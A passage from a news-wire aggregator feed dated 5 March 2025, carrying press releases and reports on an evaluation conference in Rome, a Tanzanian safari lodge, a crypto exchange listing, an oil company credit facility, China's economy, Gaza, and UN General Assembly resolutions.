    Rome, Italy, 5 March 2025: Global leaders, policymakers and evaluation experts have come together in Rome for the first day of the 2025 IDEAS-NDB Conference, on the topic of “Multi-Dimensional Evaluation for Influence & Transformation”. Jointly organised by International Development Evaluation Association (IDEAS) and the Independent Evaluation Office (IEO) of the New Development Bank (NDB), the conference will examine how evaluation can drive real-world transformational change in today’s complex global landscape. Lasting for two days, the event is being held at the headquarters of the Food and Agriculture Organization of the United Nations (FAO).

    With the world facing rising geopolitical tensions, economic uncertainty, climate change and widening social inequities, the role of evaluation in shaping evidence-based decision-making has never been more crucial.

    The FAO Director-General Dr. Qu Dongyu highlighted the important role of evaluation as the cornerstone of learning and innovation to ensure effective sustainable development policies, stating: “We cannot solve food security challenges without understanding efficiency, effectiveness and the impacts of investment. Evaluation must move beyond metrics – it must shape the policies and innovations that will help us ensure sufficient and healthy foods for future generations. I believe that this conference can be a stepping-stone towards driving meaningful progress.”

    The event welcomed around 400 global delegates, with Professor Michael Kremer, winner of the 2019 Nobel Memorial Prize in Economics, delivering the keynote speech on the conference theme of multi-dimensional evaluation for influence and transformation. He was joined by senior government officials, policy and decision-makers, high-level officials and heads of evaluation offices from major multilateral development institutions, and representatives of academic and research institutions, non-governmental organizations, the private sector and others.

    Over the two days, the conference will feature high-level discussions, expert panels, and strategy sessions examining a range of interconnected themes crucial to evaluation’s role in tackling the world’s most pressing challenges. These include how evaluation supports progress in achieving the Sustainable Development Goals (SDGs) and understanding the complex relationships between the goals; addressing the nexus of climate change, crises, and development through robust evaluation; recognising the importance of context and culture in shaping evaluation practices; mainstreaming gender equality, human rights, and equity within evaluation frameworks; building evaluation capacity at all levels; and exploring evaluation for sustainable development in the BRICS nations (Brazil, Russia, India, China and South Africa) and other emerging markets and developing countries (EMDCs), which are priority areas for NDB.

    With participation from government agencies, multilateral institutions, the private sector, civil society organisations, and evaluation professionals, the event serves as a global call to action—pushing for more impact-driven, inclusive, and forward-looking evaluation frameworks.

    Ashwani K. Muthoo, Director General of IEO at NDB underscored the urgency for evaluators to change and innovate: “Evaluation must evolve to reflect the complexity of today’s world. We must go beyond traditional metrics to capture lived experiences, measure systemic change, and ensure that development efforts truly reach those who need them most.”

    ——————————

    New Development Bank (NDB)

    NDB is a multilateral bank established in 2015 by Brazil, Russia, India, China and South Africa (BRICS) with the aim of mobilising resources for infrastructure and sustainable development projects in BRICS countries and emerging markets and developing countries (EMDCs). In alignment with its members’ development objectives and commitments under the Sustainable Development Goals (SDGs) and the Paris Agreement, NDB prioritises high-impact operations that are climate-smart, disaster-resilient, technology-integrated, and socially inclusive. NDB’s Independent Evaluation Office (IEO) is responsible for independently evaluating the Bank’s policies, strategies, processes, initiatives and operations. IEO also contributes and provides oversight to improve the effectiveness of the Bank’s quality assurance and self-evaluation activities.

    MIL OSI Economics –

    March 5, 2025
  • MIL-OSI Africa: Tribute Portfolio Marks Its Debut in Tanzania’s Northern Safari Circuit with the Opening of Turaco Ngorongoro Valley, a Tribute Portfolio Hotel

    Source: Africa Press Organisation – English (2) – Report:

    KARATU, Tanzania, March 5, 2025/APO Group/ —

    Tribute Portfolio – part of Marriott Bonvoy’s (www.Marriott.com) growing collection of characterful, independent hotels – welcomes its first safari lodge with the launch of Turaco Ngorongoro Valley, a Tribute Portfolio Hotel in Karatu, Tanzania. Set against the awe-inspiring backdrop of the Ngorongoro Conservation Area, a protected territory in Tanzania’s Arusha region and a UNESCO World Heritage Site, this property seamlessly combines modern comfort with an authentic connection to the land and the Maasai culture. 

    With easy access to some of Tanzania’s most iconic wildlife destinations, including the Ngorongoro Crater, Lake Manyara, Tarangire and Serengeti National Parks the property offers a sanctuary for travellers seeking an immersive and unforgettable safari experience.  

    “Turaco Ngorongoro Valley marks an exciting milestone as the first Tribute Portfolio property in Tanzania’s Northern Safari Circuit,” said Sandra Schulze-Potgieter, Vice President, Premium, Select & Midscale Brands, Europe, Middle East, and Africa, Marriott International. “This opening brings to life the brand’s passion for exceptional design and heartfelt service, offering a unique stay that reflects the untamed spirit of its destination. We’re thrilled to introduce this exceptional lodge to travellers seeking connection, culture, and adventure.”  

    Drawing inspiration from the traditional Maasai boma, the hotel’s architecture reflects the circular structures and pitched roofs that define the region’s heritage. The property features 37 suites, including 34 executive suites and three presidential suites, blending natural materials like wood and stone with vibrant Maasai-inspired accents. Elements such as wood-burning fireplaces and intricate detailing create a warm and inviting atmosphere, immersing guests in the local culture. The communal spirit of the Maasai is reflected in the hotel’s design, with shared spaces like outdoor dining areas and a central bonfire encouraging interaction and connection. 

    Guests can savour farm-to-table dining at Caldera Restaurant, which celebrates the region’s rich flavours with ingredients sourced from the on-site farm. N Bar offers craft cocktails, including the signature Tanzanian Dawa, in a stylish yet cosy setting with a piano and billiards table, while the poolside Maji Maji Bar provides light bites and refreshments among serene surroundings. 

    Guests can immerse themselves in Tanzania’s natural beauty and cultural heritage through a variety of unique experiences. The Ngorongoro Crater Safari offers guests the opportunity to see an abundance of wildlife including the Big Five – elephants, buffaloes, rhinos, lions, and leopards – amidst breathtaking scenery. Guests can reconnect with nature as they explore lush greenery and diverse ecosystems during expertly guided forest walks. Alternately, they can explore the Endoro Trail, which leads to the fascinating Elephant Caves, showcasing ancient rock formations shaped over millennia. Maasai cultural activities, such as storytelling sessions, traditional dances, and village visits, offer guests a window into ancient traditions and a deeper understanding of the local community’s way of life.  

    Wellness and leisure are integral to the experience, with amenities that include a pool that mimics the natural shape of a watering hole; a jacuzzi, fitness centre, and a spa, where locally inspired therapies help restore balance and rejuvenation. A recreation area with a classic snooker table offers moments of relaxed enjoyment, while The Point, the lodge’s panoramic viewing deck, allows guests to soak in the incredible landscapes. 

    Ali Jivraj, Co-Founder of Turaco Collection, says: “Our goal is to create a space where guests can truly unwind, reconnect with nature, and immerse themselves in the local culture. From the vibrant design inspired by Maasai traditions to the curated experiences that celebrate the beauty of Tanzania, every detail has been crafted to ensure a memorable and meaningful stay.” 

    Sustainability lies at the heart of Turaco Ngorongoro Valley, a Tribute Portfolio Hotel. Solar energy and efficient waste management reduce the environmental footprint, while farm-to-table dining highlights the freshness of locally grown produce. Guests can join the lodge’s “Make the Green Choice” initiative, conserving energy, and water by opting out of daily linen changes.  

    The property supports various community initiatives, including the Kilimani Pre and Primary School, where it funds new classrooms, a kitchen, and staff facilities, while offering guests the opportunity to donate books and supplies. Guests can also purchase an additional bag of firewood for $20, with all proceeds going to local women to support their livelihoods. 

    Turaco Ngorongoro Valley, a Tribute Portfolio Hotel offers airport shuttles to and from Arusha Airport (140km away), and Kilimanjaro International Airport (204km away).  

    For more information or to book your stay, visit www.Marriott.com. 

    MIL OSI Africa –

    March 5, 2025
  • MIL-OSI: Bitget Lists Mint Blockchain (MINT) in the Innovation and Public Chain Zone

    Source: GlobeNewswire (MIL-OSI)

    VICTORIA, Seychelles, March 05, 2025 (GLOBE NEWSWIRE) — Bitget, the leading cryptocurrency exchange and Web3 company, has announced the listing of Mint Blockchain (MINT), a Layer2 blockchain focusing on the NFT ecosystem. Trading for MINT/USDT will commence on 7 March 2025, 08:00 (UTC)

    Mint Blockchain is built on the OP Stack, positioning it as a native Layer2 solution and a core member of the Optimism Superchain. As a visionary force propelling the NFT industry into a new era, Mint Blockchain’s vision is to connect global consumers with NFTs and build a decentralized network focused on NFT issuance, trading, and settlement, making NFTs the most unrestricted value carrier in the crypto world. The Mint team is actively developing a comprehensive suite of open-source infrastructure around NFT assets on Mint Blockchain, including NIPs Platform, Mint Studio, IP Layer, Mint Liquid, and NFT-AI Agent.

    The Mint mainnet was launched in May 2024, marking the beginning of its ecosystem development phase. With lower gas fees, diverse NFT standards, and a developer-friendly environment, the Mint ecosystem currently has more than 100 applications and more than 6 million wallet addresses on the chain.

    The inclusion of MINT on Bitget’s platform is expected to offer users a new opportunity to explore the most standout project promoting and driving innovation in NFT standards. This listing further strengthens Bitget’s position as a platform for innovative digital assets, enabling users to explore new opportunities in an evolving market.

    Bitget has consistently expanded its market share in both spot and derivatives trading among centralized exchanges. With a focus on providing users with opportunities to invest in different projects, the platform is now one of the top 5 crypto trading platforms with over 900 assets, including tokens from ecosystems such as TON, Ethereum, Solana, Base, and more.

    For more information on Mint Blockchain (MINT), users can visit here.

    About Bitget

    Established in 2018, Bitget is the world’s leading cryptocurrency exchange and Web3 company. Serving over 100 million users in 150+ countries and regions, the Bitget exchange is committed to helping users trade smarter with its pioneering copy trading feature and other trading solutions, while offering real-time access to Bitcoin price, Ethereum price, and other cryptocurrency prices. Formerly known as BitKeep, Bitget Wallet is a world-class multi-chain crypto wallet that offers an array of comprehensive Web3 solutions and features including wallet functionality, token swap, NFT Marketplace, DApp browser, and more.
    Bitget is at the forefront of driving crypto adoption through strategic partnerships, such as its role as the Official Crypto Partner of the World’s Top Football League, LALIGA, in EASTERN, SEA and LATAM markets, as well as a global partner of Turkish National athletes Buse Tosun Çavuşoğlu (Wrestling world champion), Samet Gümüş (Boxing gold medalist) and İlkin Aydın (Volleyball national team), to inspire the global community to embrace the future of cryptocurrency.

    For more information, visit: Website | Twitter | Telegram | LinkedIn | Discord | Bitget Wallet
    For media inquiries, please contact: media@bitget.com

    Risk Warning: Digital asset prices are subject to fluctuation and may experience significant volatility. Investors are advised to only allocate funds they can afford to lose. The value of any investment may be impacted, and there is a possibility that financial objectives may not be met, nor the principal investment recovered. Independent financial advice should always be sought, and personal financial experience and standing carefully considered. Past performance is not a reliable indicator of future results. Bitget accepts no liability for any potential losses incurred. Nothing contained herein should be construed as financial advice. For further information, please refer to our Terms of Use.

    Contact

    Simran Alphonso
    media@bitget.com

    A photo accompanying this announcement is available at https://www.globenewswire.com/NewsRoom/AttachmentNg/3388787a-402d-4726-9dad-9b323d8e96f7

    The MIL Network –

    March 5, 2025
  • MIL-OSI: VAALCO Energy, Inc. Enters Into New $300 Million Revolving Credit Facility

    Source: GlobeNewswire (MIL-OSI)

    HOUSTON, March 05, 2025 (GLOBE NEWSWIRE) — VAALCO Energy, Inc. (NYSE: EGY; LSE: EGY) (“Vaalco” or the “Company”) announced that it has entered into a new revolving credit facility (“the new facility”) with an initial commitment of $190 million and the ability to grow to $300 million, led by The Standard Bank of South Africa Limited, Isle of Man Branch with other participating banks and financial partners. This new facility, which is subject to customary administrative conditional precedents, replaces the Company’s existing undrawn revolving credit facility that was provided by Glencore Energy UK Ltd. The Company arranged the new facility primarily to provide short-term funding that may be needed from time-to-time to supplement its internally generated cash flow and cash balance as it executes its planned investment programs across its diversified asset base over the next few years.

    Key terms include:

    • Six-year term with facility amortization to begin on September 30, 2026;
    • Initial commitment of $190 million with the ability to grow to $300 million through a $110 million accordion;
    • Amounts drawn bear interest of 6.5% plus SOFR until the Côte d’Ivoire Floating Production Storage and Offloading vessel (“FPSO”) Dry Dock Refurbishment Project is completed;
    • Interest rate will decrease to 6.0% plus SOFR once the FPSO project is completed;
    • Undrawn available amounts incur a fee of 35% of margin per annum and undrawn unavailable amounts incur a fee of 20% of margin per annum, with semi-annual borrowing base redeterminations; and
    • Secured with Vaalco’s Gabon, Egypt and Côte d’Ivoire assets.

    “Closing this new credit facility will supplement our internally generated cash flow and cash balance to assist in funding our robust organic growth projects,” said George Maxwell, Vaalco’s Chief Executive Officer. “With $190 million in initial commitment and the ability to grow to $300 million, this facility enables us to fund any short-term capital funding needs that may occur as we execute the significant growth projects across our assets over the next couple of years. We appreciate the support shown by our lending group which we believe affirms the strength of our diverse asset base. We are excited about the major projects that we have planned which are expected to deliver a step-change in organic growth across our portfolio.”

    The Company entered into the new facility with The Standard Bank of South Africa Limited, Isle of Man Branch as the lead bank on the facility. Other participants include Rand Merchant Bank, The Mauritius Commercial Bank Limited and Glencore Energy UK Ltd.

    About Vaalco
    Vaalco, founded in 1985 and incorporated under the laws of Delaware, is a Houston, Texas, USA based, independent energy company with a diverse portfolio of production, development and exploration assets across Gabon, Egypt, Côte d’Ivoire, Equatorial Guinea, Nigeria and Canada.

    For Further Information

       
    Vaalco Energy, Inc. (General and Investor Enquiries) +00 1 713 543 3422
    Website: www.vaalco.com
       
    Al Petrie Advisors (US Investor Relations) +00 1 713 543 3422
    Al Petrie / Chris Delange  
       
    Buchanan (UK Financial PR) +44 (0) 207 466 5000
    Ben Romney / Barry Archer Vaalco@buchanan.uk.com
       

    Forward Looking Statements
    This press release includes “forward-looking statements” within the meaning of Section 27A of the Securities Act of 1933, as amended (the “Securities Act”) and Section 21E of the Securities Exchange Act of 1934, as amended, which are intended to be covered by the safe harbors created by those laws and other applicable laws and may also include “forward-looking information” within the meaning of applicable Canadian securities law (collectively “forward-looking statements”). Where a forward-looking statement expresses or implies an expectation or belief as to future events or results, such expectation or belief is expressed in good faith and believed to have a reasonable basis. All statements other than statements of historical fact may be forward-looking statements. The words “anticipate,” “believe,” “estimate,” “expect,” “intend,” “forecast,” “outlook,” “aim,” “target,” “will,” “could,” “should,” “may,” “likely,” “plan” and “probably” or similar words may identify forward-looking statements, but the absence of these words does not mean that a statement is not forward-looking. Forward-looking statements in this press release may include, but are not limited to, statements relating to (i) estimates of future drilling, production, sales and costs of acquiring crude oil, natural gas and natural gas liquids; (ii) expectations regarding Vaalco’s ability to effectively integrate assets and properties it has acquired as a result of the Svenska acquisition into its operations; (iii) expectations regarding future exploration and the development, growth and potential of Vaalco’s operations, project pipeline and investments, and schedule and anticipated benefits to be derived therefrom; (iv) expectations regarding future acquisitions, investments or divestitures; (v) expectations of future dividends; (vi) expectations of future balance sheet strength; and (vii) expectations of future equity and enterprise value.

    Such forward-looking statements are subject to risks, uncertainties and other factors, which could cause actual results to differ materially from future results expressed, projected or implied by the forward-looking statements. These risks and uncertainties include, but are not limited to: risks relating to any unforeseen liabilities of Vaalco; the ability to generate cash flows that, along with cash on hand, will be sufficient to support operations and cash requirements; risks relating to the timing and costs of completion for scheduled maintenance of the FPSO servicing the Baobab field; and the risks described under the caption “Risk Factors” in Vaalco’s 2023 Annual Report on Form 10-K filed with the SEC on March 15, 2024 and subsequent Quarterly Reports on Form 10-Q filed with the SEC.

    Inside Information
    This announcement contains inside information as defined in Regulation (EU) No. 596/2014 on market abuse which is part of UK domestic law by virtue of the European Union (Withdrawal) Act 2018 (“MAR”) and is made in accordance with the Company’s obligations under article 17 of MAR. The person responsible for arranging the release of this announcement on behalf of Vaalco is Matthew Powers, Corporate Secretary of Vaalco.

    The MIL Network –

    March 5, 2025
  • MIL-OSI Africa: Secretary-General’s message on the International Day for Disarmament and Non-Proliferation Awareness [scroll down for French version]

    Source: United Nations – English

    umanity’s future depends on investing in the machinery of peace, not the machinery of war.

    Yet global tensions are increasing, the nuclear threat is rising, and guardrails are eroding. Meanwhile, small arms and light weapons are proliferating, and rapidly evolving technologies like Artificial Intelligence and quantum computing are deepening the dangers.

    On this International Day for Disarmament and Non-Proliferation Awareness, I urge leaders to strengthen the systems and tools that prevent the proliferation, testing and use of deadly weapons and live up to their disarmament obligations.

    I also call for a concerted effort in meeting the disarmament commitments contained in the recently adopted Pact for the Future. These commitments include working towards a world free of nuclear weapons, and new strategies to prevent the use of chemical and biological weapons, and to address the weaponization of outer space and the use of lethal autonomous weapons.

    It’s time for leaders to put words into action, and invest in disarmament solutions and the peaceful future every person deserves. 

    *****
    L’avenir de l’humanité repose sur l’investissement dans les rouages de la paix, et non dans les rouages de la guerre.

    Pourtant, les tensions mondiales augmentent, la menace nucléaire grandit et les garde-fous s’érodent. Parallèlement, les armes légères et de petit calibre prolifèrent et les technologies qui évoluent rapidement, telles que l’intelligence artificielle et l’informatique quantique, aggravent les dangers existants.

    En cette Journée internationale de sensibilisation au désarmement et à la non-prolifération, j’exhorte les dirigeants à renforcer les systèmes et les outils qui empêchent la prolifération, la mise à l’essai et l’emploi d’armes létales et à respecter leurs obligations en matière de désarmement.

    Je demande également un effort concerté pour respecter les engagements en matière de désarmement contenus dans le Pacte pour l’avenir adopté récemment, notamment œuvrer en faveur d’un monde exempt d’armes nucléaires et adopter de nouvelles stratégies pour prévenir l’emploi d’armes chimiques et biologiques et lutter contre l’arsenalisation de l’espace et l’emploi d’armes létales autonomes.

    Il est temps que les dirigeants passent des mots à l’action et investissent dans des solutions de désarmement et dans l’avenir pacifique que chaque personne mérite.

    MIL OSI Africa –

    March 5, 2025
  • MIL-OSI China: Multiple indicators point to sustained recovery of China’s economy

    Source: China State Council Information Office

    China’s economy has started 2025 with renewed vigor, as key indicators spanning manufacturing, consumption and real estate reveal strengthening momentum, thereby signaling continued recovery and stability amid global uncertainties, experts noted.

    PMI signals expansion 

    The Purchasing Managers’ Index (PMI) for China’s manufacturing sector rose to 50.2 in February, up 1.1 percentage points from January and back in expansion territory, latest data from the National Bureau of Statistics (NBS) showed.

    The non-manufacturing PMI also improved last month, edging up 0.2 percentage points to 50.4, while indices in sectors such as air transport, postal services, telecommunications, radio, television, satellite transmission services, monetary and financial services, and capital market services remained above 55 in February — indicating robust growth in overall business volume, NBS statistician Zhao Qinghe said.

    China’s composite PMI stood at 51.1 in February, up 1 percentage point from the previous month, the NBS confirmed.

    All three key PMI indicators stood in expansion territory in February, driven by post-Spring Festival production resumption and improved market confidence, reflecting that an overall recovery was gathering speed, Zhao noted.

    Robust green consumption 

    China’s green transformation of consumption in key areas has continued in 2025. Looking at new energy vehicles (NEVs) as an example, the country’s passenger car production volume reached 2.11 million units in January, up 3.6 percent year on year, while NEV output and sales soared by 25.8 percent and 10.5 percent from a year earlier to reach 940,000 units and 744,000 units, respectively.

    Complementing this growth, China’s newly-launched insurance platform for NEVs had already covered 114,000 units as of February 25, following guidelines to address challenges and bolster consumer trust in this rapidly expanding sector.

    Notably, in the first two months of 2025, China’s electric bicycle trade-in program generated healthy sales of approximately 1.019 million e-bikes, driving new sales of such bikes amounting to 2.66 billion yuan (about 370 million U.S. dollars), the Ministry of Commerce said on Monday.

    Commenting on China’s recent economic performance, Gabriel Crouse, a South African policy analyst at the Institute of Race Relations, said that compared with the fast economic growth from a relatively low baseline decades ago, China is now operating from a higher baseline and pursuing high-quality development.

    “China is continuing to lead the world in new energy vehicles, artificial intelligence (AI) and other emerging sectors,” said Crouse.

    Traditional pillar sees stabilization 

    The real estate sector, a traditional pillar of domestic demand, is showing signs of stabilization, said Ming Ming, chief economist at CITIC Securities — highlighting policy tailwinds, including potential cuts to mortgage rates and relaxed purchasing restrictions in major cities, as keys to restoring market equilibrium.

    Data from E-house China R&D Institute revealed that the average destocking period for new residential homes in 100 Chinese cities was 21.3 months in January, a remarkable drop from the previous peak of 26.8 months.

    New residential home sales in Beijing surged by 47.11 percent year on year in February — with 2,295 units recorded in online sales contracts. Meanwhile, second-hand home transactions, a key segment of the city’s property market, saw a 92.3-percent increase during the same period, according to data from leading real estate website Fang.com.

    As a series of market-stabilizing policies begin to take effect, the upward trend with positive signals across the industry will become increasingly clear, promoting the entire industrial chain in this sector in entering a positive recovery cycle, said Zhang Yan, an analyst from property research institution CRIC.

    Chinese policymakers have since last year introduced a range of measures, including financial stimuli and regulatory adjustments, to bolster the property sector. These include mortgage rate cuts, lower down payment requirements, eased purchasing restrictions and financing coordination mechanisms to enhance funding support for developers.

    “To see China recognize problems and address them properly reassures investors that the Chinese economy remains a safe place to bet on,” said Crouse. 

    MIL OSI China News –

    March 5, 2025
  • MIL-OSI United Nations: Bridging Health and Heritage: IOM’s Impact at Zambia’s Ncwala Ceremony

    Source: International Organization for Migration (IOM)

    Chipata – Zambia, a nation at the heart of Southern Africa, is a crossroads for countless migrants seeking hope and safety. The International Organization for Migration (IOM), with support from the Kingdom of the Netherlands, has been instrumental in addressing the health needs of these vulnerable populations through the SRHR-HIV Knows No Borders (KNB) Programme. 

    During the 2025 Ncwala Traditional Ceremony in Chipata, Eastern Province, IOM’s presence was both impactful and transformative. The ceremony, known for its vibrant Ngoni dances and cultural significance, provided a unique platform for IOM to engage with the community on critical health issues. Chief Madzimawe of the Ngoni speaking people of Kasenengwa District praised IOM’s efforts, noting, “My subjects have benefited immensely from the SRHR programmes. We’ve seen a significant reduction in teenage pregnancies and child marriages.” However, he also highlighted ongoing challenges such as the restrictive age of consent when a young person under the age of 16 wishes to access SRH services and commodities.” 

    Gift (pseudonym), a 20-year-old migrant sex worker from Malawi, shared her positive experience, “Since arriving in December 2024, I regularly visit Mchenjeza health post in Vubwi District to access male condoms for protection and contraception.” Her story underscores the importance of accessible reproductive health services for all, regardless of migration status. Akuya Sobana, Nurse In-Charge at Chikoma Rural Health Centre, emphasized the programme’s impact, stating, “Since 2021, the KNB programme has benefited over 6,000 clients, including migrants, sex workers, and young vulnerable people.” She noted that all 14 health facilities in Vubwi district now offer essential services to targeted clients, including those from neighboring countries. 

    During the three-day Ncwala ceremony, IOM reached out to 9,119 clients with key health messages, distributed 58,840 male condoms, and referred 4,267 clients to health centers. Additionally, 3,267 individuals received various services, including family planning, HIV testing, and STI screening. Gracious Mulenga, an ART Nurse and Adolescent Focal Point Person from Chipata District Hospital, observed, “IOM’s participation in the Ncwala ceremony yielded a remarkable response, particularly from male attendees. Many men eagerly accepted condoms, demonstrating a growing awareness of safe sexual practices.” 

    The statistics from the event are telling: 357 family planning strips of tablets were given to female clients, 54 individuals received Pre-Exposure Prophylaxis (PreP), 2,900 were screened for Hematocrit (HCT), 20 females were counseled for Gender-Based Violence, and 15 received mental health and psychosocial support. IOM’s engagement at the Ncwala ceremony not only highlighted the Organization’s commitment to promoting sexual and reproductive health but also fostered a deeper understanding of the socio-economic dynamics related to migration. By integrating cultural heritage with health initiatives, IOM is making significant strides in empowering marginalized communities and ensuring access to essential healthcare services. 

    Emmanuel Sinkala, Migration, Health and Gender Assistant at IOM, remarked, “N’cwala aligns well with IOM’s mission to support communities affected by migration and to foster understanding of the socio-economic dynamics related to migration.” Through its unwavering commitment, the Knows No Borders programme continues to transcend migration status and geographical boundaries, empowering communities and promoting a comprehensive approach to health and well-being.

    MIL OSI United Nations News –

    March 5, 2025
  • MIL-Evening Report: RSF slams ‘horrific conditions’ for journalists in Gaza in wake of fragile ceasefire

    Pacific Media Watch

    The Paris-based global watchdog Reporters Without Borders (RSF) has expressed support for Gaza’s media professionals and called on Israel to urgently lift the blockade on the territory.

    It said the humanitarian catastrophe was continuing in Gaza and hampering journalists’ work on a daily basis.

    The Israeli army had killed their colleagues and destroyed their homes and newsrooms, said RSF in a statement.

    Gaza’s remaining journalists, who had survived 15 months of intensive bombardment, continued to face immense challenges despite the ceasefire between Israel and Hamas that came into effect on 19 January 2025 with the first stage expiring last weekend.

    Humanitarian aid, filtered by the Israeli authorities, is merely trickling into the blockaded territory, and Israel continues to deny entry access to foreign journalists, forbidding independent outlets from covering the aftermath of the war and the ongoing humanitarian catastrophe.

    Exiled Palestinian journalists are also prevented from returning to the Gaza Strip.

    “We urgently call for the blockade that is suffocating the press in Gaza to be lifted,” said RSF editorial director Anne Bocandé.

    “Reporters need multimedia and security equipment, internet and electricity.

    “Foreign reporters need access to the territory, and exiled Palestinian journalists need to be able to return.

    “While the ceasefire in Gaza has put an end to an unprecedented massacre of journalists, media infrastructure remains devastated.

    “RSF continues to campaign for justice and provide all necessary support to these journalists, to defend a free, pluralist and independent press in Palestine.”

    Reporters face the shock of a humanitarian catastrophe

    • Working amid the rubble

    “The scale of the destruction is immense, terrifying,” said Islam al-Zaanoun of Palestine TV.

    “Life seems to have disappeared. The streets have become open-air rubbish dumps. With no place to work, no internet or electricity, I was forced to stop working for several days.”

    Journalists must also contend with a severe fuel shortage, making travel within the country difficult and expensive. Like the rest of Gaza’s population, reporters have to spend long hours in queues every day to obtain water and food.

    • Israeli fire despite the ceasefire

    “Entire areas are unreachable,” Al Jazeera correspondent Hani al-Shaer told RSF.

    “The situation remains dangerous. We came under Israeli fire in Rafah.”

    The journalist explained that due to an unrelenting series of crises, he was forced to choose which stories he covered.

    “The destroyed infrastructure? The humanitarian crisis? Abandoned orphans?” he wondered.

    • Witnesses and targets: the double trauma of reporters

    With at least 180 media professionals killed by the Israeli army in the course of 15 months of war, including at least 42 killed on the job, according to RSF figures, surviving journalists must face their trauma while continuing their news mission.

    Gaza media sources put the journalist death toll at more than 200.

    “We covered this tragedy, but we were also part of it. Often, we were the target,” stressed Islam al-Zaanoun.

    “We still can’t rest or sleep. We’re still terrified that the war will start again,” adds Hani al-Shaer.

    • The suspended lives of exiled journalists

    From Egypt to Qatar, journalists who managed to escape the horror continue to live with the consequences, unable to return to their loved ones and homes.

    “My greatest hope is to return home and see my loved ones again. But the border is closed and my house is destroyed, like those of most journalists,” lamented Ola al-Zaanoun, RSF Gaza correspondent, now based in Egypt.

    The Gaza bureau chief of The New Arab, Diaa al-Kahlout is one of many who watched the Israeli Army destroy his house.

    “When they arrested me, they bombed and set fire to my house and car. I’ve lost everything I’ve earned in my career as a journalist, and I’m starting all over again,” he told RSF.

    A refugee in Doha, Qatar, he is still haunted by the abuse inflicted by Israeli forces during his month-long detention in December 2023, following his arbitrary arrest at his home in Beit Lahya, a city in the north of the Gaza Strip.

    “No matter how many times I tell myself that I’m safe here, that I’m lucky enough to have my wife and children with me, I have trouble sleeping, working, making decisions,” confided the journalist, whose brother was killed in the war.

    “I’m scared all the time,” he added.

    Asia Pacific Media Network’s Pacific Media Watch project collaborates with Reporters Without Borders.

    MIL OSI Analysis – EveningReport.nz –

    March 5, 2025
  • MIL-OSI China: Arab leaders adopt Egypt’s Gaza reconstruction plan

    Source: China State Council Information Office

    Karam Haloub’s kids are seen near their damaged house in Beit Lahia in the northern Gaza Strip, on March 3, 2025. [Photo/Xinhua]

    Arab leaders approved on Tuesday an Egyptian reconstruction plan for Gaza, which is estimated to cost 53 billion U.S. dollars and aims to avoid displacing Palestinians from the enclave.

    The plan was accepted at the closing of the emergency Arab summit held in Cairo with full support from participating Arab leaders.

    The summit also agreed to form a non-factional technocratic committee to administer Gaza for at least six months under the umbrella of the Palestinian Authority.

    Following the summit, Egyptian Foreign Minister Badr Abdelatty told a press conference that Egypt will begin to promote its reconstruction plan internationally.

    He detailed that the plan includes the establishment of a seaport and an airport in the Gaza Strip and the recycling of the rubble left by the destruction in Gaza.

    According to the summit’s final statement, the Arab leaders issued a warning that any attempts to displace the Palestinian people or to annex any part of the occupied Palestinian territory would lead the region into a new phase of conflict, undermine opportunities for stability, and expand the conflict to other countries in the region.

    The Arab leaders pledged to provide all types of financial, material, and political support for the implementation of the reconstruction plan, urging the international community and financing institutions to promptly provide the necessary support for the plan, according to the statement.

    The Arab leaders also emphasized the urgency of implementing the second and third phases of the ceasefire agreement between Hamas and Israel, stressing the importance of each party’s commitment to its obligations, particularly the Israeli side, to achieve a permanent cessation of “aggression” against Gaza.

    They demanded that Israel should completely withdraw from the Gaza Strip, including the Philadelphi Corridor between Gaza and Egypt, and ensure safe, adequate, and immediate access to humanitarian, shelter, and medical aid without obstacles.

    Participants pose for a group photo before attending the Extraordinary Arab Summit-Summit for Palestine in New Administrative Capital, Egypt, on March 4, 2025. [Photo/Egyptian Presidency handout via Xinhua]

    The Arab leaders vowed to work on establishing a trust fund to receive financial pledges from all donor countries and financing institutions to implement recovery and reconstruction projects.

    The plan counters a previous proposal by U.S. President Donald Trump, which suggests redeveloping Gaza and relocating Gazans to neighboring countries, including Egypt and Jordan.

    Oren Marmorstein, spokesperson for Israel’s foreign ministry, rejected the plan on X, reiterating Israel’s support for Trump’s plan.

    For his part, UN Secretary-General Antonio Guterres stressed the UN’s readiness to back the Egypt-drafted plan, stressing that Gaza should remain as part of the State of Palestine.

    Describing the situation in Gaza as “horrific,” Guterres called for allowing humanitarian aid into the enclave.

    Hamas welcomed the summit’s outcomes, saying that they reflect significant political support for the Palestinian cause, particularly amid the escalation of “Israeli aggression.”

    In a press statement, Hamas praised the positions of Arab leaders during the summit, highlighting their rejection of attempts to displace Palestinians or undermine their cause.

    Hamas stressed that the unified Arab stance sends a clear message that the Palestinian “Nakba,” the mass displacement and dispossession of Palestinians during the 1948 Arab-Israeli war, will not be repeated.

    The group also commended the summit’s adoption of the Gaza reconstruction plan, calling for all necessary resources to ensure its success.

    MIL OSI China News –

    March 5, 2025
  • MIL-OSI United Nations: Education for Democracy, Agreement on Conservation of Marine Biological Diversity among Several Resolutions Adopted by General Assembly

    Source: United Nations MIL OSI b

    Poland’s President Warns of Resurgence of ‘Russian Imperialism’, Calls War on Ukraine ‘Beginning of Effort to Violently Destroy International Order’

    The General Assembly, over the course of two meetings today, adopted seven resolutions — some drawing more contention than others — and heard an address by the President of Poland.

    International Day for Judicial Well-being

    First, the General Assembly took up the draft resolution titled “International Day for Judicial Well-being” (document A/79/L.52).  Introducing the text, Lionel Rouwen Aingimea, Minister for Foreign Affairs and Trade of Nauru, stressed that — while the judiciary “serves as a cornerstone of justice” — challenges faced by judicial officers have long been overlooked.

    However, the representative of the United States said that his delegation will request a recorded vote — and vote no — “because this resolution represents the internationalization of the self-care movement and the migration of it into domains where it does not belong”.

    The Assembly then adopted the resolution by a recorded vote of 160 in favour to 1 against (United States), with 3 abstentions (Haiti, Madagascar, Syria).  Through the text, the General Assembly decided to proclaim 25 July of each year the International Day for Judicial Well-being.

    Education for Democracy

    Next, the Assembly considered the draft resolution titled “Education for democracy” (document A/79/L.56).  The representative of Mongolia introduced that text, emphasizing that an inclusive education system empowers individuals and strengthens governance institutions.  The text therefore calls for investments in quality education and lifelong learning, also urging Member States to harness the potential of digital technologies to advance education for democracy, he said.

    The representative of the United States said that his delegation will again call for a recorded vote — and vote no — on this draft “because much of the text violates United States policies”.  Specifically, he said that its discussion of misinformation and disinformation is an “unequivocal red line for the United States”, as these terms are “intentionally nebulous and ill-defined so they can be wielded as tools of censorship”.

